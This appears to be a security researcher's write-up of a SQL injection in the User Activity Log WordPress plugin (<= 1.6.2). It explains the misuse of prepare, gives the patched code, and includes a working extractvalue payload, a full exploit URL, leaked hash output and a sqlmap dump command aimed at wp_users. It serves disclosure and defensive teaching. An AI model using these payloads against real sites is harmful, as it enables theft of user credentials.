CVE-2023-2761
prepare() called too late: SQL injection in User Activity Log
User Activity Log (<= 1.6.2) takes the search box on its user list, runs it through sanitize_text_field, and drops it straight into a SQL string. One query wraps that string in $wpdb->prepare too late to matter, and a second query has no prepare at all. sanitize_text_field does nothing to a single quote, so the search box is an error-based SQL injection that dumps the password hashes.
the search box
User Activity Log logs what users do on your site. Its settings page has a user list with a search field. Search fields that hit the database are the first thing I check, so I pulled 1.6.2 and went looking for where txtsearch lands.
It lands in user-settings-menu.php, and the path there has a couple of things worth slowing down for.
getting to the vulnerable branch
The list has two modes, set by $_GET['display']. The default is the wrong one for us:
$display = 'roles';
...
if ( isset( $_GET['display'] ) && ! empty( $_GET['display'] ) ) {
    $display = sanitize_text_field( wp_unslash( $_GET['display'] ) );
}
The search-by-user code only runs when display is users, so the request needs &display=users. Miss that and you are poking the roles branch, which builds its query differently. This is the kind of detail that makes a bug look unexploitable until you set the right parameter.
the two queries
With display=users, here is the search handling:
if ( isset( $_GET['txtsearch'] ) && ! empty( $_GET['txtsearch'] ) ) {
    if ( 'users' == $display ) {
        $search = sanitize_text_field( wp_unslash( $_GET['txtsearch'] ) );

        $select_query = $wpdb->prepare(
            "SELECT * from $table_name
             WHERE user_login like '%$search%'
                or user_email like '%$search%'
                or display_name like '%$search%'
             LIMIT %d,%d",
            $offset, $recordperpage
        );

        $total_items_query =
            "SELECT count(*) FROM $table_name
             WHERE user_login like '%$search%'
                or user_email like '%$search%'
                or display_name like '%$search%'";
    }
}
Two problems, and they are different from each other.
The first query misuses prepare. $search is already concatenated into the string before $wpdb->prepare() ever sees it. prepare only binds the %d placeholders for offset and limit. By the time it runs, my input is already part of the literal SQL. prepare is not a magic wand you wave over a finished string. It only protects the values you pass as arguments.
The second query has no prepare at all. $total_items_query is a plain string with $search baked in, and it gets run directly:
$total_items = $wpdb->get_var( $total_items_query, 0, 0 );
So even if the first one were somehow fine, the count query is a raw concatenation executed against the database.
why sanitize_text_field does not save it
The one defence here is sanitize_text_field. People assume it makes input safe for SQL. It does not. It strips tags, trims whitespace, collapses newlines and removes extra spaces. It leaves single quotes completely alone.
A single quote is all you need to break out of '%$search%'. So sanitize_text_field is the wrong tool standing in the right place, and the query is wide open.
proving it
The lab runs with WP_DEBUG on, so database errors print to the page. That makes error-based extraction the fastest proof. I used extractvalue, which throws an XPATH error containing whatever string you feed it:
z%' AND extractvalue(1,
  concat(0x7e,(SELECT concat(user_login,0x3a,substring(user_pass,1,22))
               FROM wp_users LIMIT 1)))-- -
The full request:
/wp-admin/admin.php?page=general_settings_menu&display=users&txtsearch=
z%25'%20AND%20extractvalue(1,concat(0x7e,(SELECT%20concat(user_login,
0x3a,substring(user_pass,1,22))%20FROM%20wp_users%20LIMIT%201)))--%20-

The page came back with the admin login and the start of the password hash sitting inside the error text:
WordPress database error: XPATH syntax error: '~admin:$P$BNtpd4lkbw6elMPPNWl'
~ is the 0x7e marker, admin is user_login, : is 0x3a, and the rest is wp_users.user_pass. The database happily handed over a credential through an error message.
extractvalue truncates at 32 characters, so each request grabs a slice. To take the whole table without babysitting offsets, point sqlmap at the same parameter with an authenticated cookie:
sqlmap -u "http://target/wp-admin/admin.php?page=general_settings_menu&display=users&txtsearch=x" \
  --cookie="wordpress_logged_in_...=...; wordpress_...=..." \
  -p txtsearch --dbms=mysql -T wp_users -C user_login,user_pass --dump
Same hash, no manual slicing. The error-based read is the honest proof though: a single GET, no tooling, and the credential is on the page.
impact
CVSS 6.6. It is authenticated, but SQL injection in WordPress is not a defaced page, it is the user table. From wp_users you pull every hash and feed them to hashcat. From the rest of the schema you read whatever the site stores. On multisite, or anywhere a non-admin role can open this plugin’s page, that is a real escalation path, not a theoretical one.
the fix
Stop concatenating. Pass the search term as a bound parameter and let prepare build the LIKE pattern:
$like = '%' . $wpdb->esc_like( $search ) . '%';

$select_query = $wpdb->prepare(
    "SELECT * FROM $table_name
     WHERE user_login LIKE %s OR user_email LIKE %s OR display_name LIKE %s
     LIMIT %d,%d",
    $like, $like, $like, $offset, $recordperpage
);

$total_items = $wpdb->get_var( $wpdb->prepare(
    "SELECT count(*) FROM $table_name
     WHERE user_login LIKE %s OR user_email LIKE %s OR display_name LIKE %s",
    $like, $like, $like
) );
%s placeholders, every query prepared, the count query prepared too. 1.6.3 fixed it along these lines.